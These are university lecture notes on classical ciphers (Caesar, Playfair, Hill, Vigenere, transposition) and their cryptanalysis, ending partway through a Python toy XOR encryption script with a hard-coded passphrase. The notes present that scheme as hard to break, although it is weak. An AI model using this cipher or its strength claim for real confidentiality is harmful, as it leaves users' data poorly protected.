Lecture 2: Classical Encryption Techniques

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

January 12, 2017
2:59pm

Goals:

- To introduce the rudiments of encryption/decryption vocabulary.
- To trace the history of some early approaches to cryptography and to show through this history a common failing of humans to get carried away by the technological and scientific hubris of the moment.
- **Simple Python and Perl scripts that give you pretty good security for confidential communications. Only good for fun, though.**

CONTENTS

2.1: BASIC VOCABULARY OF ENCRYPTION AND DECRYPTION

plaintext: This is what you want to encrypt

ciphertext: The encrypted output

enciphering or encryption: The process by which plaintext is converted into ciphertext

encryption algorithm: The sequence of data processing steps that go into transforming plaintext into ciphertext. Various parameters used by an encryption algorithm are derived from a secret key. In cryptography for commercial and other civilian applications, the encryption and decryption algorithms are placed in the public domain. [Just think about the consequences of keeping the algorithms secret. First and foremost, a secret algorithm is less likely to be subject to the same level of testing and scrutiny that a public algorithm is. And, assuming that a secret algorithm is used for all communications within an organization, what if a disgruntled employee posted the algorithm anonymously on WikiLeaks?]

secret key: A secret key is used to set some or all of the various

parameters used by the encryption algorithm. **The important thing to note is that, in classical cryptography, the same secret key is used for encryption and decryption.** It is for this reason that classical cryptography is also referred to as symmetric key cryptography. **On the other hand, in the more modern cryptographic algorithms, the encryption and decryption keys are not only different, but also one of them is placed in the public domain.** Such algorithms are commonly referred to as asymmetric key cryptography, public key cryptography, etc.

deciphering or decryption: Recovering plaintext from ciphertext

decryption algorithm: The sequence of data processing steps that go into transforming ciphertext back into plaintext. In classical cryptography, the various parameters used by a decryption algorithm are derived from the same secret key that was used in the encryption algorithm.

cryptography: The many schemes available today for encryption and decryption

cryptographic system: Any single scheme for encryption and decryption

cipher: A cipher means the same thing as a "cryptographic system"

block cipher: A block cipher processes a block of input data at a time and produces a ciphertext block of the same size.

stream cipher: A stream cipher encrypts data on the fly, usually one byte at at time.

cryptanalysis: Means "breaking the code". Cryptanalysis relies on a knowledge of the encryption algorithm (that for civilian applications should be in the public domain) and some knowledge of the possible structure of the plaintext (such as the structure of a typical inter-bank financial transaction) for a partial or full reconstruction of the plaintext from ciphertext. Additionally, the goal is to also infer the key for decryption of future messages.

The precise methods used for cryptanalysis depend on whether the "attacker" has just a piece of ciphertext, or pairs of plaintext and ciphertext, how much structure is possessed by the plaintext, and how much of that structure is known to the attacker.

All forms of cryptanalysis for classical encryption exploit the fact that some aspect of the structure of plaintext may survive in the ciphertext.

key space: The total number of all possible keys that can be used in a cryptographic system. For example, **DES** uses a 56-bit key.

So the key space is of size 2^{56}, which is approximately the same as 7.2×10^{16}.

brute-force attack: When encryption and decryption algorithms are publicly available, as they generally are, a brute-force attack means trying every possible key on a piece of ciphertext until an intelligible translation into plaintext is obtained.

codebook attack: In general, a codebook is a mapping from the plaintext symbols to the ciphertext symbols. In old times, the two endpoints of a military communication link would have the same codebook that would be composed of sheets, with a different sheet to be used for each day. In a codebook attack, the attacker tries to acquire as many as possible of the mappings between the plaintext symbols and the corresponding ciphertext symbols. The data thus accumulated can give the attacker a headstart in breaking the code. [In modern times, you can think of a codebook as the mapping between the plaintext bit blocks and the ciphertext bit blocks, with a ciphertext bit block being related to the corresponding plaintext bit block through an encryption key. If the size of the bit blocks is small enough, an attacker may be able to break the code (meaning, find the encryption key) from the recorded mappings between the plaintext bit blocks and the ciphertext bit blocks. As a trivial example, consider an 8-bit block cipher that scans the plaintext in blocks of 8 bits. If we can construct a codebook with mappings for all 256 different possible bit blocks, we have broken the cipher.]

algebraic attack: You express the plaintext-to-ciphertext relationship as a system of equations. Given a set of (plaintext, ciphertext) pairs, you try to solve the equations for the encryption key.

As you will see, encryption algorithms involve nonlinearities. In algebraic attacks, one attempts to introduce additional variables into the system of equations and make nonlinear equations look linear.

time-memory tradeoff in attacking ciphers: The brute-force and the codebook attacks represent two opposite cases in terms of time versus memory needs of the algorithms. Pure brute-force attacks have very little memory needs, but can require inordinately long times to scan through all possible keys. On the other hand, codebook attacks can in principle yield results instantaneously, but their memory needs can be humongously large. Just imagine a codebook for a 64-bit block cipher; it may need as many as 2^{64} rows in it. In some cases, by trading off memory for time, it is possible to devise more effective attacks that are sometimes referred to as *time-memory tradeoff attacks*. [As a specific example of time-memory tradeoff, we may be able to reduce the time taken by a brute-force attack if we use memory to store intermediate results obtained from the current computational steps (assuming they can help us avoid unnecessary search later during the computations). You will see examples of such tradeoffs in Lecture 24 when we talk about password cracking with rainbow tables.]

cryptology: Cryptography and cryptanalysis together constitute the area of cryptology

2.2: BUILDING BLOCKS OF CLASSICAL ENCRYPTION TECHNIQUES

- Two building blocks of all classical encryption techniques are **substitution** and **transposition**.

- Substitution means replacing an element of the plaintext with an element of ciphertext.

- The same overall substitution rule may be applied to every element of the plaintext, or the substitution rule may vary from position to position in the plaintext.

- Transposition means rearranging the order of appearance of the elements of the plaintext.

- Transposition is also referred to as permutation.

- Transposition may be carried out after substitution, or the other way around. In complex algorithms, there may be multiple rounds of transposition and substitution.

2.3: CAESAR CIPHER

- This is the earliest known example of a substitution cipher.

- Each character of a message is replaced by a character three position down in the alphabet.

```
plaintext:   are you ready

ciphertext:  DUH BRX UHDGB
```

- If we represent each letter of the alphabet by an integer that corresponds to its position in the alphabet, the formula for replacing each character p of the plaintext with a character c of the ciphertext can be expressed as

$$c \;=\; E(3,p) \;=\; (p+3)\; mod\; 26$$

  where $E()$ stands for encryption. If you are not already familiar with modulo division, the *mod* operator returns the integer remainder of the division when $p+3$ is divided by 26, the number of letters in the English alphabet. We are obviously assuming case-insensitive encoding with the Caesar cipher.

- A more general version of this cipher that allows for any degree of shift would be expressed by

$$c \;=\; E(k,p) \;=\; (p+k)\; mod\; 26$$

- The formula for decryption would be

$$p \;=\; D(k,c) \;=\; (c-k)\; mod\; 26$$

- In these formulas, k would be the secret key. As mentioned earlier, $E()$ stands for encryption. By the same token, $D()$ stands for decryption.

2.4: THE SWAHILI ANGLE ...

- A simple substitution cipher obviously looks much too simple to be able to provide any security, but that is the case only if you have some idea regarding the nature of the plaintext.

- What if the "plaintext" could be considered to be a binary stream of data and a substitution cipher replaced every consecutive 6 bits with one of 64 possible cipher characters? *In fact, this is referred to as Base64 encoding for sending email multimedia attachments.* [Did you know that all internet communications are character based? What does that mean and why do you think that is the case? What if you wanted to send a digital photo over the internet and one of the pixels in the photo had its graylevel value as 10 (hex: 0A)? If you put such a photo file on the wire without, say, Base64 encoding, why do you think that would cause problems? Imagine what would happen if you sent such a photo file to a printer without encoding. Visit `http://www.asciitable.com` to understand how the characters of the English alphabet are generally encoded. Visit the Base64 page at Wikipedia to understand why you need this type of encoding. A Base64 representation is created by carrying out a bit-level scan of the data and encoding it six bits at a time into a set of printable characters. For the most commonly used version of Base64, this 64-element set consists of the characters A-Z, a-z, 0-9, '+', and '/'.]

- If you did not know anything about the underlying plaintext and it was encrypted by a Base64 sort of an algorithm, it might not be as trivial a cryptographic system as it might seem. But, of course, if the word ever got out that your plaintext was in Swahili, you'd be hosed.

- Finally, here is more regarding the slogan "*All internet communications are character based*" in the red-and-blue note on the previous page: As you will see in Lecture 16, the internet communications are governed by the TCP/IP protocol. That protocol itself does not care whether you put on the wire a purely character based file, an audio file, a video file, etc. The protocol would work equally well with all sorts of files. So, strictly speaking, the slogan is technically wrong. Nonetheless, the slogan is of great practical importance because the software that is charged with the task of making your data file available to the TCP/IP engine in your computer could corrupt your data if it is not based on just printable characters.

2.5: A SEEMINGLY VERY STRONG MONOALPHABETIC CIPHER

- The Caesar cipher you just saw is an example of a **monoalphabetic cipher**. Basically, in a monoalphabetic cipher, you have a substitution rule that gives you a replacement ciphertext letter for each letter of the alphabet used in the plaintext message.

- Let's now consider what one would think would be a very strong monoalphabetic cipher. We will make our substitution letters a **random permutation** of the 26 letters of the alphabet:

```
plaintext letters:          a  b  c  d  e  f .....

substitution letters:       t  h  i  j  a  b .....
```

- The encryption key now is the sequence of substitution letters. In other words, the key in this case is the actual random permutation of the alphabet used.

- Since there are 26! permutations of the alphabet, we end up with an extremely large key space. The number 26! is much larger

than 4×10^{26}. Since each permutation constitutes a key, that means that the monoalphabetic cipher has a key space of size larger than 4×10^{26}.

- Wouldn't such a large key space make this cipher extremely difficult to break? Not really, as we explain next!

2.5.1: A Very Large Key Space But ....

- The very large key space of a monoalphabetic cipher means that the total number of all possible keys that would need to be guessed in a pure brute-force attack would be much too large for such an attack to be feasible. This key space is 10 orders of magnitude larger than the size of the key space for DES, the now somewhat outdated (but still widely used in the form of 3DES, as described in Lecture 9) NIST standard that is presented in Lecture 3. [When you increase the size of a number by a factor of 10, you are increasing the size by *one order of magnitude*. So when we say that the keyspace is 10 orders of magnitude larger, that means that the keyspace is larger by a factor of 10^{10}. Recall, as mentioned in Section 2.1, the keyspace of DES is 2^{56} since the key size is 56 bits. And $2^{56} \approx 7.2 \times 10^{16}$.]

- Obviously, this would rule out a brute-force attack. Even if each key took only a nanosecond to try, it would still take zillions of years to try out even half the keys.

- So this would seem to be the answer to our prayers for an unbreakable code for symmetric encryption.

- But it is not! As to why? Read on.

2.6: THE ALL-FEARSOME STATISTICAL ATTACK

- If you know the nature of plaintext, any substitution cipher, regardless of the size of the key space, can be broken easily with a statistical attack.

- When the plaintext is plain English, a simple form of statistical attack consists measuring the frequency distribution for single characters, for pairs of characters, for triples of characters, and so on, and comparing those with similar statistics for English.

- Figure 1 shows the relative frequencies for the letters of the English alphabet in a sample of English text. Obviously, by comparing this distribution with a histogram for the letters occurring in a piece of ciphertext, you may be able to establish the true identities of the ciphertext letters.




Figure 1: *Relative frequencies of occurrence for the letters of the alphabet in a sample of English text.* (*This figure is from Lecture 2 of "Computer and Network Security" by Avi Kak*)

2.6.1: Comparing the Statistics for Digrams and Trigrams

- Equally powerful statistical inferences can be made by comparing the relative frequencies for pairs and triples of characters in the ciphertext and the language believed to be used for the plaintext.

- Pairs of adjacent characters are referred to as **digrams**, and triples of characters as **trigrams**.

- Shown in Table 1 are the digram frequencies. The table does not include digrams whose relative frequencies are below 0.47. (A complete table of frequencies for all possible digrams would have 676 entries in it.)

- If we have available to us the relative frequencies for all possible digrams, we can represent this table by the joint probability $p(x, y)$ where x denotes the first letter of a digram and y the second letter. Such joint probabilities can be used to compare the digram-based statistics of ciphertext and plaintext.

- The most frequently occurring trigrams ordered by decreasing frequency are:

the and ent ion tio for nde .....

digram	*frequency*	*digram*	*frequency*	*digram*	*frequency*	*digram*	*frequency*
th	3.15	to	1.11	sa	0.75	ma	0.56
he	2.51	nt	1.10	hi	0.72	ta	0.56
an	1.72	ed	1.07	le	0.72	ce	0.55
in	1.69	is	1.06	so	0.71	ic	0.55
er	1.54	ar	1.01	as	0.67	ll	0.55
re	1.48	ou	0.96	no	0.65	na	0.54
es	1.45	te	0.94	ne	0.64	ro	0.54
on	1.45	of	0.94	ec	0.64	ot	0.53
ea	1.31	it	0.88	io	0.63	tt	0.53
ti	1.28	ha	0.84	rt	0.63	ve	0.53
at	1.24	se	0.84	co	0.59	ns	0.51
st	1.21	et	0.80	be	0.58	ur	0.49
en	1.20	al	0.77	di	0.57	me	0.48
nd	1.18	ri	0.77	li	0.57	wh	0.48
or	1.13	ng	0.75	ra	0.57	ly	0.47

Table 1: *Digram frequencies in English text (This table is from Lecture 2 of "Computer and Network Security" by Avi Kak)*

2.7: MULTIPLE-CHARACTER ENCRYPTION TO MASK PLAINTEXT STRUCTURE: THE PLAYFAIR CIPHER

- One character at a time substitution obviously leaves too much of the plaintext structure in ciphertext.

- So how about destroying some of that structure by mapping multiple characters at a time to ciphertext characters?

- One of the best known approaches in classical encryption that carries out multiple-character substitution is known as the **Playfair cipher**, which is described in the next subsection.

2.7.1: Constructing the Matrix for Pairwise Substitutions in Playfair Cipher

- In Playfair cipher, you first choose an encryption key, making sure that there are no duplicate characters in the key.

- You then enter the characters in the key in the cells of a 5×5 matrix in a left-to-right and top-to-down fashion starting with the first cell at the top-left corner.

- You fill the rest of the cells of the matrix with the remaining characters in the alphabet and do so in alphabetic order. The letters I and J are assigned the same cell. In the following example, the key is "**smythework**":

S	**M**	**Y**	**T**	**H**
E	**W**	**O**	**R**	**K**
A	*B*	*C*	*D*	*F*
G	*I/J*	*L*	*N*	*P*
Q	*U*	*V*	*X*	*Z*

2.7.2: Substitution Rules for Pairs of Characters in Playfair Cipher

- You scan the plaintext in pairs of consecutively occuring characters. And, for any given pair of plaintext characters, you use the following three rules to determine the corresponding pair of ciphertext characters:

    1. Two plaintext letters that fall in the same row of the 5×5 matrix are replaced by letters to the right of each in the row. The "rightness" property is to be interpreted circularly in each row, meaning that the first entry in each row is to the right of the last entry. Therefore, the pair of letters "bf" in plaintext will get replaced by "CA" in ciphertext.

    2. Two plaintext letters that fall in the same column are replaced by the letters just below them in the column. The "belowness" property is to be considered circular, in the sense that the topmost entry in a column is below the bottom-most entry. Therefore, the pair "ol" of plaintext will get replaced by "CV" in ciphertext.

    3. Otherwise, for each plaintext letter in a pair, replace it with the letter that is in the same row but in the column of the other letter. Consider the pair "gf" of the plaintext. We have

'g' in the fourth row and the first column; and 'f' in the third row and the fifth column. So we replace 'g' by the letter in the same row as 'g' but in the column that contains 'f'. This given us 'P' as a replacement for 'g'. And we replace 'f' by the letter in the same row as 'f' but in the column that contains 'g'. That gives us 'A' as replacement for 'f'. Therefore, 'gf' gets replaced by 'PA'.

- Before the substitution rules are applied, you must insert a chosen "filler" letter (let's say it is 'x') between any repeating letters in the plaintext. So a plaintext word such as "hurray" becomes "hurxray"

2.7.3: How Secure is the Playfair Cipher?

- Playfair was thought to be unbreakable for many decades.

- It was used as the encryption system by the British Army in World War 1. It was also used by the U.S. Army and other Allied forces in World War 2.

- But, as it turned out, Playfair was extremely easy to break.

- As expected, the cipher does alter the relative frequencies associated with the individual letters and with digrams and with trigrams, but not sufficiently.

- Figure 2 shows the single-letter relative frequencies in descending order (and normalized to the relative frequency of the letter 'e') for some different ciphers. There is still considerable information left in the distribution for good guesses.

- The cryptanalysis of the Playfair cipher is also aided by the fact that a digram and its reverse will encrypt in a similar fashion. That is, if AB encrypts to XY, then BA will encrypt to YX. So by looking for words that begin and end in reversed digrams,

one can try to compare them with plaintext words that are similar. Example of words that begin and end in reversed digrams: receiver, departed, repairer, redder, denuded, etc.




Figure 2: *Single-letter relative frequencies in descending order for a class of ciphers.* (*This figure is from Chapter 2 of William Stallings: "Cryptography and Network Security", Fourth Edition, Prentice-Hall.*)

2.8: ANOTHER MULTI-LETTER CIPHER: THE HILL CIPHER

- The Hill cipher takes a very different (more mathematical) approach to multi-letter substitution, as we describe in what follows.

- You assign an integer to each letter of the alphabet. For the sake of discussion, let's say that you have assigned the integers 0 through 25 to the letters 'a' through 'z' of the plaintext.

- The encryption key, call it $\mathbf{K}$, consists of a 3×3 matrix of integers:

$$\mathbf{K} = \begin{bmatrix} k_{11} & k_{12} & k_{13} \\ k_{21} & k_{22} & k_{23} \\ k_{31} & k_{32} & k_{33} \end{bmatrix}$$

- Now we can transform three letters at a time from the plaintext, the letters being represented by the numbers p_1, p_2, and p_3, into three ciphertext letters c_1, c_2, and c_3 in their numerical representations by

$$
\begin{aligned}
c_1 &= (k_{11}p_1 + k_{12}p_2 + k_{13}p_3) \; mod \; 26 \\
c_2 &= (k_{21}p_1 + k_{22}p_2 + k_{23}p_3) \; mod \; 26 \\
c_3 &= (k_{31}p_1 + k_{32}p_2 + k_{33}p_3) \; mod \; 26
\end{aligned}
$$

- The above set of linear equations can be written more compactly in the following vector-matrix form:

$$\vec{\mathbf{C}} = [\mathbf{K}]\,\vec{\mathbf{P}} \; mod \; 26$$

- Obviously, the decryption would require the inverse of $\mathbf{K}$ matrix.

$$\vec{\mathbf{P}} = \left[\mathbf{K}^{-1}\right]\vec{\mathbf{C}} \; mod \; 26$$

This works because

$$\vec{\mathbf{P}} = \left[\mathbf{K}^{-1}\right][\mathbf{K}]\,\vec{\mathbf{P}} \; mod \; 26 = \vec{\mathbf{P}}$$

2.8.1: How Secure is Hill Cipher?

- It is extremely secure against ciphertext only attacks. That is because the keyspace can be made extremely large by choosing the matrix elements from a large set of integers. (The key space can be made even larger by generalizing the technique to larger matrices.)

- But it has zero security when the plaintext–ciphertext pairs are known. The key matrix can be calculated easily from a set of known $\vec{\mathbf{P}}$, $\vec{\mathbf{C}}$ pairs.

2.9: POLYALPHABETIC CIPHERS: THE VIGENERE CIPHER

- In a monoalphabetic cipher, the same substitution rule is used at every character position in the plaintext message. In a polyalphabetic cipher, on the other hand, the substitution rule changes continuously from one character position to the next in the plaintext according to the elements of the encryption key.

- One of the best known examples of a polyalphabetic cipher is the Vigenere cipher. In this cipher, you first "align" the encryption key with the plaintext message. [If the plaintext message is longer than the encryption key, you can repeat the encryption key, as we show below where the encryption key is "abracadabra".] Now consider each letter of the encryption key denoting a shifted Caesar cipher, the shift corresponding to the letter of the key. This is illustrated with the help of the table shown on the next page.

- Now a plaintext message may be encrypted as shown on the next slide.

```
key:          abracadabraabracadabraabracadabraab
plaintext:    canyoumeetmeatmidnightihavethegoods
ciphertext:   CBEYQUPEFKMEBK.....................
```

The table that is shown below illustrates what character substitution rule to use at each position in the plaintext. The substitution rule depends on the encryption key letter that corresponds to that position.

encryption key letter	*plain text letters*				
	a	b	c	d	.....
	substitution letters				
a	A	B	C	D	.....
b	B	C	D	E	.....
c	C	D	E	F	.....
d	D	E	F	G	.....
e	E	F	G	H	.....
.	.	.	.	.	.
.	.	.	.	.	.
z	Z	A	B	C	.....

2.9.1: How Secure is the Vigenere Cipher?

- Since there exist in the output multiple ciphertext letters for each plaintext letter, you would expect that the relative frequency distribution would be effectively destroyed. But as can be seen in the plots in Figure 2, a great deal of the input statistical distribution still shows up in the output. [The plot shown for Vigenere cipher is for an encryption key that is just 9 letters long.]

- Obviously, the longer the encryption key, the greater the masking of the structure of the plaintext. The best possible key is as long as the plaintext message and consists of a purely random permutation of the 26 letters of the alphabet. This would yield the ideal plot shown in Figure 2. The ideal plot is labeled "Random polyalphabetic" in that figure.

- In general, to break the Vigenere cipher, you first try to estimate the length of the encryption key. This length can be estimated by using the logic that plaintext words separated by multiples of the length of the key will get encoded in the same way.

- If the estimated length of the key is N, then the cipher consists of N monoalphabetic substitution ciphers and the plaintext letters at positions 1, N, 2N, 3N, etc., will be encoded by the same

monoalphabetic cipher. This insight can be useful in the decoding of the monoalphabetic ciphers involved.

- The historically best known example of a polyalphabetic cipher is the Enigma machine that was used by the German military in the Second World War. If the movie "The Imitation Game" starring Benedict Cumberbatch and Keira Knightly is to be believed, that machine was broken because the operators started all their communications with the salutation "Heil Hitler!" or "Heil mein Führer!"

2.10: TRANSPOSITION TECHNIQUES

- All of our discussion so far has dealt with substitution ciphers. We have talked about monoalphabetic substitutions, polyalphabetic substitutions, etc.

- We will now talk about a different notion in classical cryptography: permuting the plaintext.

- This is how a pure permutation cipher could work: You write your plaintext message along the rows of a matrix of some size. You generate ciphertext by reading along the columns. The order in which you read the columns is determined by the encryption key:

```
key:                4 1 3 6 2 5

plaintext:          m e e t m e
                    a t m i d n
                    i g h t f o
                    r t h e g o
                    d i e s x y

ciphertext:         ETGTIMDFGXEMHHEMAIRDENOOYTITES
```

- The cipher can be made more secure by performing multiple rounds of such permutations.

2.11: Establishing Secure Communications for Fun (But Not for Profit)

This section has two goals:

- To demonstrate that if all that you want is to establish a medium-strength secure communication link between yourself and a buddy, you may be able to get by without having to resort to the full-strength crypto systems that we will be studying in later lectures.

- To introduce you to my `BitVector` modules in Python and Perl. You will be using these modules for several homework assignments throughout this course.

If you are not multilingual in your scripting capabilities, it is sufficient if you become familiar with either the Python version or the Perl version of the `BitVector` module. Note that the scripts shown in this section only provide a brief introduction to the modules. Please also spend some time going though the APIs of the modules.

So here we go:

- Fundamentally, the encryption/decryption logic in the scripts shown in this section is based on the following properties of XOR

operations on bit blocks. Assuming that A, B, and C are bit arrays, and that $\oplus$ denotes the XOR operator, we can write

$$\begin{aligned} [A \oplus B] \oplus C &= A \oplus [B \oplus C] \\ A \oplus A &= 0 \\ A \oplus 0 &= A \end{aligned}$$

- More precisely, the Python and Perl encryption/decryption scripts in this section are based on **differential XORing** of bit blocks. Differential XORing means that, as a file is scanned in blocks of bits, the output produced for each block is made a function of the output for the previous block.

- Differential XORing destroys any repetitive patterns in the messages to be encrypted and makes it more difficult to break encryption by statistical analysis.

- The encryption/decryption scripts presented in this section require a key and a passphrase. While the user is prompted for the key in lines (J) through (M), the passphrase is placed directly in the scripts in line (C). In more secure versions of the scripts, the passphrase would also be kept confidential by the parties using the scripts.

- Since differential XORing means that the output for the current block must depend on the output that was produced for the pre-

vious block, that raises the question of what to do for the first bit block in a file. Typically, this problem is solved by using an initialization vector (IV) for the differential XORing needed for the first bit block in a file. We derive the needed initialization vector from the passphrase in lines (F) through (I).

- For the purpose of encryption or decryption, the file involved is scanned in bit blocks, with each block being of size `BLOCKSIZE`. For encryption, this is done in line (V) of the script shown next. Since the size of a file in bits may not be an integral multiple of `BLOCKSIZE`, we add an appropriate number of null bytes to the bytes extracted by the last call in line (V). This step is implemented in lines (W) and (X) of the encryption script that follows.

- For encryption, each bit block read from the message file is first XORed with the key in line (Y), and then, in line (Z), with the output produced for the previous bit block. The step in line (Z) constitutes differential XORing.

- If you make the value of `BLOCKSIZE` sufficiently large and keep both the encryption key and the passphrase as secrets, it will be very, very difficult for an adversary to break the encryption — especially if you also keep the logic of the code confidential.

- The implementation shown below is made fairly compact by the use of the `BitVector` module. [**This would be a good time to become**

familiar with the `BitVector` module by going through its API. You'll be using this module in several homework assignments dealing with cryptography and hashing.]

```
#!/usr/bin/env python

###  EncryptForFun.py
###  Avi Kak  (kak@purdue.edu)
###  January 21, 2014, modified January 11, 2016

###  Medium strength encryption/decryption for secure message exchange
###  for fun.

###  Based on differential XORing of bit blocks.  Differential XORing
###  destroys any repetitive patterns in the messages to be encrypted and
###  makes it more difficult to break encryption by statistical
###  analysis. Differential XORing needs an Initialization Vector that is
###  derived from a pass phrase in the script shown below.  The security
###  level of this script can be taken to full strength by using 3DES or
###  AES for encrypting the bit blocks produced by differential XORing.

###  Call syntax:
###
###       EncryptForFun.py  message_file.txt  output.txt
###
###  The encrypted output is deposited in the file 'output.txt'

import sys
from BitVector import *                                                  #(A)

if len(sys.argv) is not 3:                                               #(B)
    sys.exit('''Needs two command-line arguments, one for '''
             '''the message file and the other for the '''
             '''encrypted output file''')

PassPhrase = "Hopes and dreams of a million years"                       #(C)

BLOCKSIZE = 64                                                           #(D)
numbytes = BLOCKSIZE // 8                                                #(E)

# Reduce the passphrase to a bit array of size BLOCKSIZE:
bv_iv = BitVector(bitlist = [0]*BLOCKSIZE)                               #(F)
for i in range(0,len(PassPhrase) // numbytes):                           #(G)
    textstr = PassPhrase[i*numbytes:(i+1)*numbytes]                      #(H)
    bv_iv ^= BitVector( textstring = textstr )                           #(I)

# Get key from user:
```

```
key = None
if sys.version_info[0] == 3:                                                    #(J)
    key = input("\nEnter key: ")                                                #(K)
else:
    key = raw_input("\nEnter key: ")                                            #(L)
key = key.strip()                                                               #(M)

# Reduce the key to a bit array of size BLOCKSIZE:
key_bv = BitVector(bitlist = [0]*BLOCKSIZE)                                     #(N)
for i in range(0,len(key) // numbytes):                                         #(O)
    keyblock = key[i*numbytes:(i+1)*numbytes]                                   #(P)
    key_bv ^= BitVector( textstring = keyblock )                                #(Q)

# Create a bitvector for storing the ciphertext bit array:
msg_encrypted_bv = BitVector( size = 0 )                                        #(R)

# Carry out differential XORing of bit blocks and encryption:
previous_block = bv_iv                                                          #(S)
bv = BitVector( filename = sys.argv[1] )                                        #(T)
while (bv.more_to_read):                                                        #(U)
    bv_read = bv.read_bits_from_file(BLOCKSIZE)                                 #(V)
    if len(bv_read) < BLOCKSIZE:                                                #(W)
        bv_read += BitVector(size = (BLOCKSIZE - len(bv_read)))                 #(X)
    bv_read ^= key_bv                                                           #(Y)
    bv_read ^= previous_block                                                   #(Z)
    previous_block = bv_read.deep_copy()                                        #(a)
    msg_encrypted_bv += bv_read                                                 #(b)

# Convert the encrypted bitvector into a hex string:
